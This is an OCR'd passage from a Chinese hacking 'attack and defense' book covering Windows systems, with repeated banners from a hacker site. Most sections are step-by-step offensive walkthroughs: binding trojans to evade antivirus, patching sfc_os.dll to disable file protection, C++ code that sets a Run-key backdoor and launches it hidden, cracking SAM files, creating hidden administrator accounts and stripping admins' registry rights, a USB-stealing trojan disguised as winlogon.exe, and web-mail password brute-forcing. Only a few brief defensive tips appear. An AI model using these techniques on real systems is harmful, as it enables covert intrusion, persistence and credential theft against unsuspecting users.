04 通过【运行】对话框打开【组策略】窗口，展开【计算机配置】→【Windows 设置】→【安全设置】→【账户策略】→【密码策略】节点，如图 3-47 所示。



图 3-47 【密码策略】节点

05 双击右侧窗口中的【密码长度最小值】项，打开其属性对话框，在【本地安全设置】标签卡中设置密码最小长度为 8，如图 3-48 所示。

06 单击【确定】按钮设置完毕后，再添加任意账户时都必须设置长度至少为 8 位的密码，否则系统将弹出错误提示信息框，如图 3-49 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 3-48　设置密码最小长度



图 3-49　提示信息框

3.2　Windows 桌面用户系统攻防

对于有经验的黑客来说，Windows 系统的很多安全设置、安全策略都可以被绕过，从而实现攻击目标主机并控制主机的目的。

3.2.1　实现多功能捆绑

Windows 系统操作简便、直观，且上网设置也非常简单，现在绝大多数用户都使用 Windows 操作系统。但很多用户因为安全意识不强，常常成为黑客攻击的目标，因为这些用户的计算机系统管理员密码可能为空，或使用非常简单的密码，所以黑客入侵可谓是轻而易举，特别是黑客将木马病毒与一般文件捆绑后，发送给这些用户，然后就可以在用户不知不觉的情况下将木马植入。

现在常见的捆绑机有 EXE 文件捆绑机、万能文件捆绑器、GWBinder 2002 等，杀毒软件几乎可以对所有的捆绑类型进行查杀，所以在捆绑时，一定要选择一种不易被查杀的捆绑机才行，如由灰鸽子工作室开发的一款名叫“永不查杀的捆绑机”，因为它不易被查杀而得名。这款捆绑机是在以前一款名为“万能文件捆绑器”工具的基础上开发的，在捆绑方式上模拟了微软 IExpress 程序将多个不同类型的文件进行捆绑。

由于 IExpress 程序是制作各种 CAB 压缩与自解压缩包的工具，是 Windows 自带的程序，所以制作出来的安装包具有很好的兼容性。它可以帮助入侵者制造出不被杀毒软件查杀的自解压包，而且一般情况下还可以伪装成某个系统软件的补丁来迷惑受害者。

使用“永不查杀捆绑机”制作出来的捆绑文件是将多个不同类型的文件捆绑成一个可执行程序，所以一般的杀毒工具不会报警，保证了木马进入目标机器后不会被杀毒软件杀掉，真正为黑客服务，黑客利用它就能真正实现捆绑攻击的目的。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：“永不查杀的捆绑机”

01 将从网上下载的软件解压后，双击 CABINET.EXE 执行文件，进入其操作界面，如图 3-50 所示。

02 单击【增加文件】按钮，在弹出的对话框中选取要捆绑的文件。该软件支持对 2 个以上的文件进行捆绑，并且支持各种类型的文件格式。

03 在【安装首次运行】下拉列表框中选择其中的一个捆绑文件。



图 3-50 “永不查杀的捆绑机”操作界面

04 在【当首次结束再运行】下拉列表框中设置为木马程序，再在【窗口运行状态】下拉文本框中对文件的窗口运行情况进行设置。

05 为捆绑文件选择一个图标。单击【捆绑文件】按钮，就生成了自己需要的捆绑文件。

3.2.2 绕过 Windows 系统文件保护

从 Windows 2000 操作系统开始，微软引入了 Windows 文件保护（Windows File Protection，WFP）功能。WFP 在后台自动运行，可以防止重要的系统文件被替换，大大提高了系统的稳定性。

1. WFP 的工作原理

在计算机上安装新软件时，系统文件和设备驱动程序文件有时会被未经过签名的或不兼容的版本覆盖，导致系统不稳定。随 Windows XP 一起提供的系统文件和设备驱动程序文件都有 Microsoft 数字签名，这表明这些文件都是原始的未更改过的系统文件，或者它们已被 Microsoft 同意可以用于 Windows 系统。

当重要的系统文件（包括 sys、dll、ocx、ttf、fon、exe 等类型）被替换或移动时，WFP 会对新文件的数字签名进行验证，以确定新文件的版本是否为正确的 Microsoft 版本，如果文件版本不正确，Windows 文件保护会自动调用 dllcache 文件夹或 Windows 中存储的备份文件替换该文件，如果 Windows 文件保护无法定位相应的文件，系统就会提示用户输入该文件位置或插入 Windows 系统安装光盘。

2. 关闭 WFP 功能

如果用户不想使用 WFP 功能，可以将其关闭。下面以 Windows XP SP2 系统为例介绍其具体的操作方法。

跟着做：关闭 WFP 功能

01 用 UltraEdit 编辑器打开 System32 目录下的 sfc_os.dll（打开前先备份到 dllcache 目录

02 在【运行】对话框中运行“regedit”命令，即可打开【注册表编辑器】窗口，将 HKEY_

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

下），按 Ctrl+G 组合键跳转到地址 0xECE9 之后，把 33C040 改成 909090，如图 3-51 所示，另存为 sfc_os.dll 文件并将其存储到硬盘某一分区下。




图 3-51　修改 sfc_os.dll 文件

LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon 下的 SFCDisable 键值设为 ffffff9d，如图 3-52 所示。



图 3-52　修改注册表

03 重启系统到 DOS 下执行命令：

```
Copy x:\sfc_os.DLL %SystemRoot%\
System32\SFC_OS.DLL /Y
Copy x:\sfc_os.dll %systemRoot%\
system32\ dllcache\sfc_os.dll /y
```

此处 "x:\" 为修改后的 sfc_os.dll 存放的位置。

04 重新启动 Windows XP 操作系统，文件保护功能即可被彻底取消。

3. 绕过 WFP 功能

除了使用上述方法关闭 WFP 功能外，还可以使用 Replacer 工具，绕过 Windows 文件保护，实现文件的替换。

跟着做：使用 Replacer 工具绕过 Windows 文件保护

01 从网上下载 Replacer 工具，将其解压，双击 Replacer.cmd 文件，进入其操作界面，如图 3-53 所示。

02 Replacer 运行时会自动产生一个 Replacer Temp 文件夹。把要被替换的系统文件拖进打开的窗口中，如图 3-54 所示。

03 按 Enter 键，将用作替换的文件拖进窗口中，再按 Enter 键。

04 出现提示信息后，输入 Y 并按 Enter 键。

05 Replacer 自动将系统文件备份（添加文件后缀为 .backup，放在原文件相同的文件夹中）。

06 删除原系统文件，把新的系统文件复制到原系统文件所在的文件夹以及包含有该文件备份的其他文件夹下。

07 替换成功后，会提示重新启动系统，然后按照提示，单击【取消】按钮，再单击【是】按钮。

08 重新启动系统后，就能看到替换后的效果了。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 3-53　Replacer 操作界面



图 3-54　添加要被替换的文件

3.2.3　绕过 Windows 系统组策略

Windows 系统组策略是 Windows 系统管理员为用户和计算机定义并控制程序、网络资源及操作系统行为的主要工具。通过使用组策略可以设置各种软件、计算机和用户策略。

运用组策略还可添加在计算机上（在计算机启动或停止时，以及用户登录或注销时）运行的脚本，甚至可配置 Internet Explorer。Windows XP 组策略对本地计算机可以进行两个方面的设置：本地计算机配置和本地用户配置。

所有策略的设置都将保存到注册表的相关项目中。对计算机的策略设置保存到注册表的 HKEY_LOCAL_MACHINE 的相关项中，对用户的策略设置将保存到 HKEY_CURRENT _USER 相关项中。

使用组策略功能比手工修改注册表更加方便、灵活，功能也更加强大。在 Windows 2000/XP/2003 系统文件夹中包含了几个.adm 文件。这些文件是文本文件，称为“管理模板”，它们为组策略管理模板项目提供策略信息。

Windows 操作系统的终端服务提供远程接入的功能，可以使用户在 Windows 2000 服务器上远程执行应用程序。但 Windows 系统终端服务存在一个漏洞，可以导致允许使用此服务的用户绕过组策略设置和访问限制资源。

当一个服务器对特定用户设置许可连接数目，并设置了允许这些特征用户只能访问某一共享资料的策略时，当合法用户通过终端客户端连接并超过允许连接数后，如果有后续的连接访问终端服务，系统将会授权此用户登录，但相关设置的策略将失效，并允许用户以其权限访问所有系统资源。如果不想让他人在自己的计算机系统中建立新连接来拨号上网，则可以通过以下方法加以设置。

跟着做：禁止建立新的网络连接

01　在【运行】对话框中运行“gpedit.msc”命令，即可打开【组策略】窗口。展开【用户配置】→【管理模板】→【网络】→【网络连接】节点，如图 3-55 所示。

02　在右窗口中右击【禁止访问“新建连接向导”】选项，选择【属性】命令。在打开的属性对话框中，选取【已启用】单选项，如图 3-56 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 3-55 【组策略】窗口



图 3-56 启用网络连接策略

03 单击【确定】按钮，重新启动系统，设置即可生效。启用此策略后，在【网络连接】文件夹的【开始菜单】中将不会出现【建立新连接】菜单项。

小技巧 用户可以通过 Internet Explorer 浏览器等软件绕过组策略设置添加新的连接。

与设置【禁止访问“新建连接向导”】组策略相似，有些组策略并不能阻止黑客通过其他方式来访问本机内容。用户在设置组策略时，可通过查看相应组策略设置说明加以了解。

3.2.4 实现后门自动加载

黑客攻击目标主机的常用手段之一是给目标主机种植木马病毒，并且在机主没有发现之前运行一次，木马才能起作用。如果能够在目标主机每次启动系统时自动加载后门程序，这样就非常容易控制目标主机了。

让 Windows 系统每次启动时自动加载应用程序的方法很多，其中大部分方法都能够被木马利用。如 Win.ini、system.ini、注册表等都能够运行木马程序。一般木马的启动方法都是在注册表中的 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 键值和 RunService 键值中加入要启动的木马程序的路径。大多数木马程序为了使自身不易被删除，还会设置文件关联，如可在注册表中设置 HKEY_LOCAL_MACHINE\ SOFTWARE \Classes\ Exefile\ Open\Command 键值为“C:\WINNT\System32 木马程序.exe "%1"%*”，这样当每次运行任何可执行文件时都会首先运行木马程序。

下列代码执行后可以修改注册表的项和键值：

```
HKEY hkey;                    //定义注册表键类型
AnsiString NewProgramName=AnsiString(sys)+AnsiString("\\")+PName;
Unsigned long k;
k=REG_OPENED_EXISTING_KEY;
RegCreateKeyEx(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\Curre
nt Version\\Run\\",0L,NULL,REG_OPTION_NON_VOLATILE,KEY_ALL_ACCESS|KEY_SE T_VALUE,
NULL,&hkey,&k);                    //打开注册表项
RegSetValueEx(hkey,"BackGroup",0,REG_SZ,NewProgramName.c_str(),NewProgramName.
Length());          //设置注册表键值
RegCloseKey(hkey);                  //关闭注册表项
If(int(ShellExecute(Handle, "open", NewProgramName.c_str(),NULL,NULL, SW_HIDE)) >32)
//第一次运行木马程序
{
```


每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
    WantClose=true;
    Close();
}
Else
{
    HKEY hkey;
Unsigned long k;
K=REG_OPENED_EXISTING_KEY;
Long a=RegCreateKeyEx(HKEY_LOCAL_MACHINE,"SOFTWARE\\Microsoft\\
Windows\\CurrentVersion\\Run",0,NULL,REG_OPTION_NON_VOLATILE,KEY_SET_VALUE,NULL,
&hkey,&k);                    //如果没有此注册表项，需先创建
RegSetValueEx(hkey,"BackGroup",0,REG_SZ,ProgramName.c_str(),ProgramName.Length());
//设置注册表键值
RegCloseKey(hkey);
}
```

3.2.5 实现 SAM 跨系统攻防

Windows NT/2000/XP 系统使用了安全账号管理器（Security Account Manager，SAM）管理用户账户，安全账号管理器对账号的管理是通过安全标识进行的，安全标识在账号创建时同时创建，一旦账号被删除，安全标识也同时被删除。安全标识是唯一的，即使是相同的用户名，在每次创建时获得的安全标识也是完全不同的。因此，一旦某个账号被删除，它的安全标识也就不存在了，即便使用相同的用户名重建账号，也会被赋予不同的安全标识，不会保留原来的权限。

安全账号管理器的具体表现就是%SystemRoot%\system32\config\sam 文件。sam 文件是 windows NT/2000/XP 的用户账户数据库，所有系统用户的账户名称及登录口令等相关信息都会保存在这个文件中。该文件使用一般编辑器无法查看，因为 Windows 系统将这些资料全部进行了加密处理。注册表中的 HKEY_LOCAL_MACHINE\SAM\SAM 、HKEY_LOCAL_MACHINE\SECURITY\SAM

保存的就是 sam 文件的内容，在正常设置下仅对 system 是可读写的。

在 Windows NT/2000/XP 系统中，用户可以通过 syskey.exe 工具对 sam 文件进一步加密，防止黑客对用户密码进行破解。

跟着做：使用 syskey.exe 工具对 sam 文件加密

01 在【运行】对话框中运行 "syskey" 命令，系统将弹出如图 3-57 所示的对话框。



图 3-57 加密账户数据库

02 单击【确定】按钮，即可完成对系统用户账号和登录密码数据库的加密操作。

注意 syskey.exe 工具运行后将不能关闭，用户可以在加密前先备份自己的注册表，当不想使用 syskey.exe 加密自己的系统账户和登录密码数据库时，使用备份的注册表信息进行恢复。

如果用户想远程将目标主机的%SystemRoot%\system32\config\sam 文件，或将%SystemRoot%\repair文件夹中的sam文件下载到自己的计算机中，则可以使用LC5导入该sam文件，对其系统账户和登录密码进行破解。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用 LC5 导入 sam 文件

01 运行 LC5 之后，选择【文件】→【参数选择】菜单项，即可打开【默认破解选项】对话框，如图 3-58 所示。



图 3-58 设置破解选项

02 单击【确定】按钮，选择【会话】→【导入】菜单项，即可打开【导入】对话框，在其中选取【从 sam 文件】单选项，并指定导入的 sam 文件，如图 3-59 所示。



图 3-59 导入 sam 文件

03 单击【确定】按钮，即可开始破解该文件中的系统账户和登录密码，破解成功后，将破解结果显示在界面中。

3.3 Windows 系统本地物理攻防

如果计算机系统出现了故障，如系统中的 sam 文件被删除，导致 Windows XP 系统不能登录，如何恢复用户密码，如何在系统中建立隐藏账户等，都是本地物理攻防的内容范围。

3.3.1 通过脚本恢复用户密码

如果忘记了计算机系统的登录密码，或 sam 文件被删除，不能正常进入操作系统时，用户可以通过脚本恢复用户密码，正常进入 Windows 系统。

Windows XP 启动脚本（startup scripts）是计算机在登录屏幕出现之前运行的批处理文件，它的功能类似于 Windows 9x 和 DOS 系统中的自动执行批处理文件 autoexec.bat。利用这个特性，可以编写一个批处理文件重新设置用户密码，并将它加入启动脚本中。

跟着做：通过脚本恢复用户密码（假设系统目录为 C:\WINDOWS）

01 使用 Windows XP 启动盘引导系统。编写一个能恢复密码的批处理文件 a.bat，内容为 "Net user rwd 12345678"。这条命令的意思是将用户 rwd 的密码设置为 12345678，再将文件 a.bat 保存到 C:\WINDOWS\

02 编写一个启动/关机脚本配置文件 scripts.ini，这个文件名是固定的，不能改变。内容如下：

```
[Startup]
0CmdLine=a.bat
```


每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

system32\GroupPolicy\Machine\Scripts\Startup 文件夹。

03 将文件 scripts.ini 保存到 C:\WINDOWS\system32\GroupPolicy\Machine\Scripts 文件夹。scripts.ini 文件保存着计算机启动/关机脚本的设置数据，文件内容通常包含两个数据段：[Startup]和[Shutdown]。[Startup]数据段下是启动脚本配置，[Shutdown]数据段下是关机脚本配置。每个脚本条目被分成脚本名和脚本参数两部分存储，脚本名保存在 XCmdLine 关键字下，脚本参数保存在 XParameters 关键字下，这里的 X 表示从 0 开始的脚本序号，以区别多个脚本条目和标志各脚本条目的运行顺序。

```
0Parameters=
```

04 取出 Windows XP 启动盘，重新启动 Windows XP 系统，等待启动脚本运行。启动脚本运行结束后用户 rwd 的密码就被恢复为 12345678。用户就能够以账户 rwd，密码 12345678 登录系统了。

05 登录成功后，删除上述步骤建立的两个文件。

小技巧 如果计算机使用的是 NTFS 文件系统，可以将这块硬盘以从盘模式挂接到其他能识别 NTFS 文件系统（如 Windows 2000 或 Windows XP）的计算机上进行上述操作。本方法可以恢复管理员（Administrator）的密码。对 Windows 2000 系统中本地计算机用户和域用户的密码恢复同样有效。

3.3.2 建立隐藏账户

黑客入侵一台主机后，为了达到长期控制该主机的目的，往往会在该主机中加入后门，在目标主机上建立隐藏账户的方法可谓是最隐蔽的后门，一般用户很难发现系统中隐藏账户的存在，因此危害性很大。

1. 使用【命令提示符】窗口创建隐藏账户

跟着做：使用 Windows 系统的【命令提示符】窗口创建隐藏账户

01 在【命令提示符】窗口中运行 "net user zcl$ 123456 /add" 命令，成功后会显示 "命令成功完成" 的提示信息，如图 3-60 所示。

02 再输入 "net localgroup administrators zcl$ /add" 命令，就成功建立了一个用户名为 zcl$，密码为 123456 的隐藏账户，并且赋予该隐藏账户管理员权限，如图 3-61 所示。

03 输入查看系统账户的 "net user" 命令后，会显示当前系统中存在的账户，但返回的结果看不到刚才建立的 zcl$账户，如图 3-62 所示。

04 在【运行】对话框中运行 "Lusrmgr.msc" 命令，即可打开【本地用户和组】窗口，选择【用户】项，可查看到刚才建立的 zcl$ 账户，如图 3-63 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 3-60 【命令提示符】窗口



图 3-61 创建隐藏账户



图 3-62 使用行命令查看系统账户



图 3-63 使用【本地用户和组】查看系统账户

由此可以说明，使用这种方法建立的隐藏账户只能在【命令提示符】窗口中隐藏，在【计算机管理】窗口中失效。因此这种隐藏账户的方法并不是很实用，只对那些粗心的管理员有效，是一种入门级的系统账户隐藏技术。

2. 使用注册表建立隐藏账户

注册表是 Windows 系统的灵魂，它包含了操作系统中所有的重要信息。通过注册表可以创建出隐藏性能更好的系统账户。

跟着做：使用注册表建立隐藏账户

01 在【运行】对话框中运行 regedt32 命令，即可打开【注册表编辑器】窗口，选择 HKEY_LOCAL_MACHINE\SAM\SAM 注册表项，如图 3-64 所示。

02 右键单击 SAM 项，在弹出的快捷菜单中选取【权限】命令，即可打开【SAM 的权限】对话框，选择 Administrators 组，选取【允许】列【完全控制】复选项，如图 3-65 所示。

03 单击【确定】按钮，SAM 项下的键值就都显示出来了。

提示 在 Windows NT/2000 系统中，可先使用 "Regedit" 命令，再使用 "Regedt32" 命令，设置用户权限。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 3-64 【注册表编辑器】窗口



图 3-65 设置系统用户权限

04 展开注册表 HKEY_LOCAL_MACHINE\ SAM\ SAM\Domains\Account\Users\Names 项，当前所有的系统账户都在这里显示，如图 3-66 所示。

05 单击新建的 zcl$项，即可看到其键值为 000003EA，并在 HKEY_LOCAL_MACHINE\ SAM\SAM\Domains\Accou nt\Users 项下可看到 000003EA 项，如图 3-67 所示。



图 3-66 注册表中的系统账户



图 3-67 隐藏的账户项

06 将 zcl$项导出为 zcl$.reg，同时将 000001F4（Administrator 账户）项和 000003EA 项分别导出为 admin.regt 和 user.reg。

07 用记事本打开 admin.reg，将其中 F 值后面的内容复制下来，替换 user.reg 中的 F 值内容，完成后保存。

08 打开【命令提示符】窗口，输入"net user zcl$ /del"命令，回车后将建立的隐藏账户删除。

09 将 zcl$.reg 和 user.reg 导入注册表，至此，隐藏账户制作完成，但在注册表中依然可以看到建立的隐藏账户。

小技巧 为了不让系统管理员删除已经建立的隐藏账户，还需要取消注册表项 HKEY_LOCAL_MACHINE\SAM\SAM 的操作权限。这样真正的系统管理员对 HKEY_LOCAL_MACHINE\SAM\SAM 项进行操作时就会报错，并且无法再次赋予权限。这样，没有经验的管理员即使发现了系统中的隐藏账户，也是无可奈何的。

3. 使用专用工具建立隐藏账户

使用注册表建立隐藏账户的方法虽然很好，但操作过程比较复杂。如果使用 HideAdmin 专用工具就简单多了，并且其效果与通过注册表建立隐藏账户的效果一样。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用 HideAdmin 建立隐藏账户

01 将从网上下载的压缩包解压，如图 3-68 所示。打开【命令提示符】窗口，进入 HideAdmin 所在文件夹。

02 输入 "hideadmin zcl$ 123456" 命令，若显示 "Create a hiden Administrator zcl$ Successed!" 提示信息，则表示隐藏账户建立成功，如图 3-69 所示。



图 3-68 HideAdmin 所在文件夹




图 3-69 隐藏账户建立成功

4. 删除隐藏账户

对于通过【命令提示符】窗口建立的隐藏账户，系统管理员可以在【本地用户和组】窗口中查看到，并可以删除。如果添加了一个修改注册表型隐藏账户，且删除了系统管理员对注册表的操作权限，则可以通过组策略功能，使黑客的隐藏账户不能登录。

跟着做：使用组策略功能使黑客的隐藏账户不能登录

01 在【运行】对话框中运行 "gpedit.msc" 命令，即可打开【组策略】窗口，展开【计算机配置】→【Windows 设置】→【安全设置】→【本地策略】→【审核策略】节点，如图 3-70 所示。

02 双击右侧窗口中的【审核策略更改】项，打开其属性对话框，选取【成功】复选项，如图 3-71 所示。之后对【审核登录事件】和【审核过程追踪】进行相同的设置。



图 3-70 【组策略】窗口



图 3-71 设置【审核策略更改】选项

每月及時觀看電子月刊
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 开启登录事件审核功能后，管理员可以通过【计算机管理】中的【事件查看器】窗口查看登录系统的账户和登录时间，如图3-72所示。即使黑客将所有的登录日志删除，系统也会记录是哪个账户删除了系统日志。

04 在得知隐藏账户后，却不能删除，则可以在【命令提示符】窗口中输入“net user 隐藏账户名称 654321”命令更改该隐藏账户的登录密码，使黑客不能再用这个账户登录。



图3-72 【事件查看器】窗口

3.4 Windows系统应用层攻防

黑客攻击目标主机的目的往往是窃取重要资料，为了防止计算机中保存的重要资料被盗，有必要了解黑客的攻击方法，做到防患于未然。

3.4.1 窃取移动设备中的数据信息

移动设备一般都是通过USB接口与计算机主机连接的，如U盘、移动硬盘、数码相机、MP3、照相机等。这些移动设备中的数据是不安全的，如果将其与计算机主机连接，就有可能被黑客窃取，如“闪盘窥探者”木马病毒可以将移动设备中的数据悄悄复制到一个隐蔽的文件夹中，从而达到窃取数据资料的目的。

跟着做：用“闪盘窥探者”窃取移动设备中的数据

01 将“闪盘窥探者”程序下载后，将其原有程序名称FlashDiskThief.exe更改为winlogon.exe，再将其复制到目标主机上，双击运行进入其界面，如图3-73所示。



图3-73 “闪盘窥探者”界面

02 勾选【窗口完全隐藏，Ctrl+F1激活】复选框，单击【隐藏】按钮，该程序将在后台运行。若选取【复制完成，自动结束程序】复选项，则将使该程序更加隐蔽，不易察觉。

03 在【文件保存路径】文本框中输入一个非常隐蔽的文件夹路径，如C:\WINDOWS\Temp，这样不易引起目标主机操作者的怀疑。

04 单击【开始】按钮，再单击【隐藏】按钮，软件将自动隐藏，并监视USB接口，当用户将移动设备与计算机连接时，软件就开始工作，将移动设备中的所有文件窃取到指定的文件夹中。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 3-74　系统进程与窥探者进程

小技巧

改名后的闪盘窥探者具备自我保护功能，它与正常的系统进程混在一起（见图 3–74），根本无法结束，如图 3–75 所示。




图 3-75　不能结束进程提示

3.4.2　破译 Web 邮箱密码

“溯雪”Web密码探测器可以轻松地完成基于Web形式的各种密码猜解工作，其中包括Web邮箱密码。它采用多线程编写，除了支持黑客字典和穷举破解方法之外，用户还可以自己编写猜解规则，极大地保证了破解的成功率。

跟着做：用“溯雪”破译 Web 邮箱密码

01　将“溯雪”安装并汉化后，双击桌面上的“溯雪 Beta7”图标，进入其操作界面，如图 3–76 所示。



图 3-76　“溯雪”操作界面

02　在地址栏中输入需要破解的邮箱地址，“溯雪”即可将该网页载入到主界面，如图 3–77 所示。



图 3-77　载入邮箱网页

03　在表单选择区选取需要破解的表单，然后在表单设置区选取需要破解的字段，单击，则可在弹出的对话框中设置破解的字典等选项，如图 3–78 所示。

04　选择【运行】→【提交测试】菜单项，在控制台窗口可以看到测试的结果。若测试无误，选择【运行】→【开始/重新开始】菜单项，即可显示如图 3–79 所示对话框。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 3-78　设置破解选项



图 3-79　保存扫描结果设置

05 单击【确定】按钮，开始破解。破解完毕后将弹出结果执行窗口，单击【保存】按钮将其保存。

06 选择探测的结果，单击【测试】按钮进行登录邮箱的测试，若能够正常登录邮箱，说明破解成功。

如今网络中有很多用于破解 Web 邮箱密码的专用工具，而且功能越来越强大，且可以破解多个网站、不同类型的邮箱密码。

3.4.3　星号密码查看

经常操作计算机的人都知道，一般在密码输入框中输入的密码都不是真实的显示，而是用星号或圆点表示，而星号密码查看器就可以将这些星号或圆点还原成真实的密码内容，从而盗取用户密码。

跟着做：使用星号密码查看器盗取密码

01 从网上下载晨风星号密码查看器 lookpass.exe，双击即可进入其操作界面，如图 3-80 所示。

02 用鼠标拖动放大镜至需要查看的密码文本框上，即可显示出其具体的密码内容，如图 3-81 所示。



图 3-80　晨风星号密码查看器界面



图 3-81　探测到的密码

3.4.4　绕过防火墙

随着木马、后门的发展，防火墙本身也在不断发展，了解如何绕过防火墙对于控制目标主机具有重大意义。截至目前，很多防火墙都是以驱动形式加载的，核心部分是在驱动中保留一个界面让用户去进行设置，这个界面程序同时充当了桥梁作用。能够绕过防火墙的前提条件是在目标主机已经获得了足够的权限。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

1．不让防火墙加载自己

使用各类工具，如 pslist、sc.exe、reg.exe 等去查找防火墙是在哪里加载的。如果是在 run 中加载，则用 reg.exe 将其删除；如果是本地服务启动加载，则用 sc.exe 将服务改为手动或禁止，然后重启那系统。这样系统重启后防火墙就无法加载自己了。这种方法是不让防火墙运行，比较容易被管理员发现。

2．强行绑入防火墙允许的端口

